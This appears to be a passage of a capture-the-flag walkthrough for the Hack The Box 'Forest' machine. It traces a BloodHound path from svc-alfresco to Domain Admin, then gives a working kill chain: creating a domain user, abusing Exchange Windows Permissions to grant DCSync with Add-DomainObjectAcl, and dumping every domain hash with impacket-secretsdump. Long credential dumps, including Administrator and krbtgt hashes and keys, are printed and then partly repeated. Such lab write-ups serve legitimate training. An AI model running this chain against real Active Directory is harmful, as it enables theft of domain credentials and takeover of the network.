
- Once we succesfully copy over the `.zip` of the AD domain, drag and drop the file into the bloodhound window opened earlier. Then in the search bar, search `svc-alfresco` and mark the user as owned since we have credentials.

- 


- spooky

-
- What we're ultimately after in an AD environment are domain admin accounts. These accounts would give us unparalleled access across the domain. As such, start by searching for `Shortest Paths to Domain Admins from Owned Principals` under the analysis tab. This will generate a search starting with `svc-alfresco` and show the relations that could lead us to domain admin access.


- 
Find Workstations where Domain Users can RDP
Find Servers where Domain Users can RDP
Find Dangerous Privileges for Domain Users Groups
Find Domain Admin Logons to non-Domain Controllers
Kerberos Interaction
Find Kerberoastable Members of High Value Groups
List all Kerberoastable Accounts
Find Kerberoastable Users with most privileges
Find AS-REP Roastable Users (DontReqPreAuth)
Shortest Paths
Shortest Paths to Unconstrained Delegation Systems
Shortest Paths from Kerberoastable Users
Shortest Paths to Domain Admins from Kerberoastable Users
Shortest Path from Owned Principals
Shortest Paths to Domain Admins from Owned Principals
Shortest Paths to High Value Targets
Shortest Paths from Domain Users to High Value Targets
Find Shortest Paths to Domain Admins
PRIVILEGED IT ACCOUNTS@HTB.LOCAL
MemberOf
ACCOUNT OPERATORS@HTB.LOCAL
MemberOf
SERVICE ACCOUNTS@HTB.LOCAL
GenericAll
MemberOf
EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL
Contains
WriteDacl
USERS@HTB.LOCAL
Contains
HTB.LOCAL
- This graph shows `svc-alfresco` as a member of the `Service Accounts` group, which is a member of the `Privileged IT` group, which is a member of the `Account Operator` group and so on. The key issue here is that Account Operators have GenericAll permissions over the `Exchange Windows Permissions` group, which in turn has `WriteDACL` permissions. These two misconfigurations will allow `svc-alfresco` to leverage full rights to the `Exchange Windows Permissions` group to modify and gain full control of an object through `WriteDACL`.
    - Account Operator group also grants limited account creation capabilities
- The vector now is to leverage our GenericAll perms (granted by the Account Operator group) to modify the AD DACL using the WriteDACL perm granted by Exchange Windows Permissions group to give `svc-alfresco` DCSync permissions

# Killchain

- Create the malicious admin user
- 


```
    + FullyQualifiedErrorId : CommandNotFoundException
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user pj_pentester password /add /domain
The command completed successfully.
```

- Add it to the Exchange Windows permissions group so it can modify the `htb.local` Domain DACL

- 


```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user pj_pentester /groups
net.exe : The option /GROUPS is unknown.
    + CategoryInfo          : NotSpecified: (The option /GROUPS is unknown.:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError

The syntax of this command is:

NET USER
[username [password | *] [options]] [/DOMAIN]
         username {password | *} /ADD [options] [/DOMAIN]
         username [/DELETE] [/DOMAIN]
         username [/TIMES:{times | ALL}]
         username [/ACTIVE: {YES | NO}]

More help is available by typing NET HELPMSG 3506.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user pj_pentester
User name                    pj_pentester
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/13/2023 7:09:44 PM
Password expires             Never
Password changeable          2/14/2023 7:09:44 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Exchange Windows Perm*Domain Users
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

- `$pass = convertto-securestring 'password' -AsPlainText -Force`
- `$cred = New-Object System.management.Automation.PSCredential('htb\pj_pentester', $pass)`
- `Add-DomainObjectAcl -Credential $Cred -TargetIdentity htb.local -Rights DCSync`
- On kali, we will now use this new user to dump the user hashes of the domain with `secretsdump` from impacket
    - `impacket-secretsdump htb.local/pj_pentester:password@10.129.210.137`

- 


```
$ cd ~/Documents/htb/machines/forest

┌──(kali㉿kali)-[~/Documents/htb/machines/forest]
└─$ impacket-secretsdump htb.local/pj_pentester:password@10.129.210.137
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0×5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_ca8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_75a538d3025e4db9a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_681f53d4942840e18:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1b41c9286325456bb:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_9b69f1b9d2cc45549:1129:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_7c96b981967141ebb:1130:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_c75ee099d0a64c91b:1131:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1ffab36a2f5f479cb:1132:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\HealthMailboxc3d7722:1134:aad3b435b51404eeaad3b435b51404ee:4761b9904a3d88c9c9341ed081b4ec6f:::
htb.local\HealthMailboxfc9daad:1135:aad3b435b51404eeaad3b435b51404ee:5e89fd2c745d7de396a0152f0e130f44:::
htb.local\HealthMailboxc0a90c9:1136:aad3b435b51404eeaad3b435b51404ee:3b4ca7bcda9485fa39616888b9d43f05:::
htb.local\HealthMailbox670628e:1137:aad3b435b51404eeaad3b435b51404ee:e364467872c4b4d1aad555a9e62bc88a:::
htb.local\HealthMailbox968e74d:1138:aad3b435b51404eeaad3b435b51404ee:ca4f125b226a0adb0a4b1b39b7cd63a9:::
htb.local\HealthMailbox6ded678:1139:aad3b435b51404eeaad3b435b51404ee:c5b934f77c3424195ed0adfaae47f555:::
htb.local\HealthMailbox83d6781:1140:aad3b435b51404eeaad3b435b51404ee:9e8b2242038d28f141cc47ef932ccdf5:::
htb.local\HealthMailboxfd87238:1141:aad3b435b51404eeaad3b435b51404ee:f2fa616eae0d0546fc43b768f7c9eeff:::
htb.local\HealthMailboxb01ac64:1142:aad3b435b51404eeaad3b435b51404ee:0d17cfde47abc8cc3c58dc2154657203:::
htb.local\HealthMailbox7108a4e:1143:aad3b435b51404eeaad3b435b51404ee:d7baeec71c5108ff181eb9ba9b60c355:::
htb.local\HealthMailbox0659cc1:1144:aad3b435b51404eeaad3b435b51404ee:900a4884e1ed00dd6e36872859c03536:::
htb.local\sebastien:1145:aad3b435b51404eeaad3b435b51404ee:96246d980e3a8ceacbf9069173fa06fc:::
htb.local\lucinda:1146:aad3b435b51404eeaad3b435b51404ee:4c2af4b2cd8a15b1ebd0ef6c58b879c3:::
htb.local\svc-alfresco:1147:aad3b435b51404eeaad3b435b51404ee:9248997e4ef68ca2bb47ae4e6f128668:::
htb.local\andy:1150:aad3b435b51404eeaad3b435b51404ee:29dfccaf39618ff101de5165b19d524b:::
htb.local\mark:1151:aad3b435b51404eeaad3b435b51404ee:9e63ebcb217bf3c6b27056fdcb6150f7:::
htb.local\santi:1152:aad3b435b51404eeaad3b435b51404ee:483d4c70248510d8e0acb6066cd89072:::
pj_pentester:10101:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
FOREST$:1000:aad3b435b51404eeaad3b435b51404ee:2220a749d002508b36c161e9b0e29768:::
EXCH01$:1103:aad3b435b51404eeaad3b435b51404ee:050105bb043f5b8ffc3a9fa99b5ef7c1:::
[*] Kerberos keys grabbed
htb.local\Administrator:aes256-cts-hmac-sha1-96:910e4c922b7516d4a27f05b5ae6a147578564284fff8461a02298ac9263bc913
htb.local\Administrator:aes128-cts-hmac-sha1-96:b5880b186249a067a5f6b814a23ed375
htb.local\Administrator:des-cbc-md5:c1e049c71f57343b
krbtgt:aes256-cts-hmac-sha1-96:9bf3b92c73e03eb58f698484c38039ab818ed76b4b3a0e1863d27a631f89528b
krbtgt:aes128-cts-hmac-sha1-96:13a5c6b1d30320624570f65b5f755f58
krbtgt:des-cbc-md5:9dd5647a31518ca8
htb.local\HealthMailboxc3d7722:aes256-cts-hmac-sha1-96:258c91eed3f684ee002bcad834950f475b5a3f61b7aa8651c9d79911e16cdbd4
htb.local\HealthMailboxc3d7722:aes128-cts-hmac-sha1-96:47138a74b2f01f1886617cc53185864e
htb.local\HealthMailboxc3d7722:des-cbc-md5:5dea94ef1c15c43e
htb.local\HealthMailboxfc9daad:aes256-cts-hmac-sha1-96:6e4efe11b111e368423cba4aaa053a34a14cbf6a716cb89aab9a966d698618bf
htb.local\HealthMailboxfc9daad:aes128-cts-hmac-sha1-96:9943475a1fc13e33e9b6cb2eb7158bdd
htb.local\HealthMailboxfc9daad:des-cbc-md5:7c8f0b6802e0236e
htb.local\HealthMailboxc0a90c9:aes256-cts-hmac-sha1-96:7ff6b5acb576598fc724a561209c0bf541299bac6044ee214c32345e0435225e
htb.local\HealthMailboxc0a90c9:aes128-cts-hmac-sha1-96:ba4a1a62fc574d76949a8941075c43ed
htb.local\HealthMailboxc0a90c9:des-cbc-md5:0bc8463273fed983
htb.local\HealthMailbox670628e:aes256-cts-hmac-sha1-96:a4c5f690603ff75faae7774a7cc99c0518fb5ad4425eebea19501517db4d7a91
htb.local\HealthMailbox670628e:aes128-cts-hmac-sha1-96:b723447e34a427833c1a321668c9f53f
htb.local\HealthMailbox670628e:des-cbc-md5:9bba8abad9b0d01a
htb.local\HealthMailbox968e74d:aes256-cts-hmac-sha1-96:1ea10e3661b3b4390e57de350043a2fe6a55dbe0902b31d2c194d2ceff76c23c
htb.local\HealthMailbox968e74d:aes128-cts-hmac-sha1-96:ffe29cd2a68333d29b929e32bf18a8c8
htb.local\HealthMailbox968e74d:des-cbc-md5:68d5ae202af71c5d
htb.local\HealthMailbox6ded678:aes256-cts-hmac-sha1-96:d1a475c7c77aa589e156bc3d2d92264a255f904d32ebbd79e0aa68608796ab81
htb.local\HealthMailbox6ded678:aes128-cts-hmac-sha1-96:bbe21bfc470a82c056b23c4807b54cb6
htb.local\HealthMailbox6ded678:des-cbc-md5:cbe9ce9d522c54d5
htb.local\HealthMailbox83d6781:aes256-cts-hmac-sha1-96:d8bcd237595b104a41938cb0cdc77fc729477a69e4318b1bd87d99c38c31b88a
htb.local\HealthMailbox83d6781:aes128-cts-hmac-sha1-96:76dd3c944b08963e84ac29c95fb182b2
htb.local\HealthMailbox83d6781:des-cbc-md5:8f43d073d0e9ec29
htb.local\HealthMailboxfd87238:aes256-cts-hmac-sha1-96:9d05d4ed052c5ac8a4de5b34dc63e1659088eaf8c6b1650214a7445eb22b48e7
htb.local\HealthMailboxfd87238:aes128-cts-hmac-sha1-96:e507932166ad40c035f01193c8279538
```

- Most important from the dump is the `htb.local\Administrator` - this is a domain scoped admin account.

- 

```
  $ cd ~/Documents/htb/machines/forest

┌──(kali㉿kali)-[~/Documents/htb/machines/forest]
└─$ impacket-secretsdump htb.local/pj_pentester:password@10.129.210.137
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0×5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_ca8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_75a538d3025e4db9a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_681f53d4942840e18:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1b41c9286325456bb:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
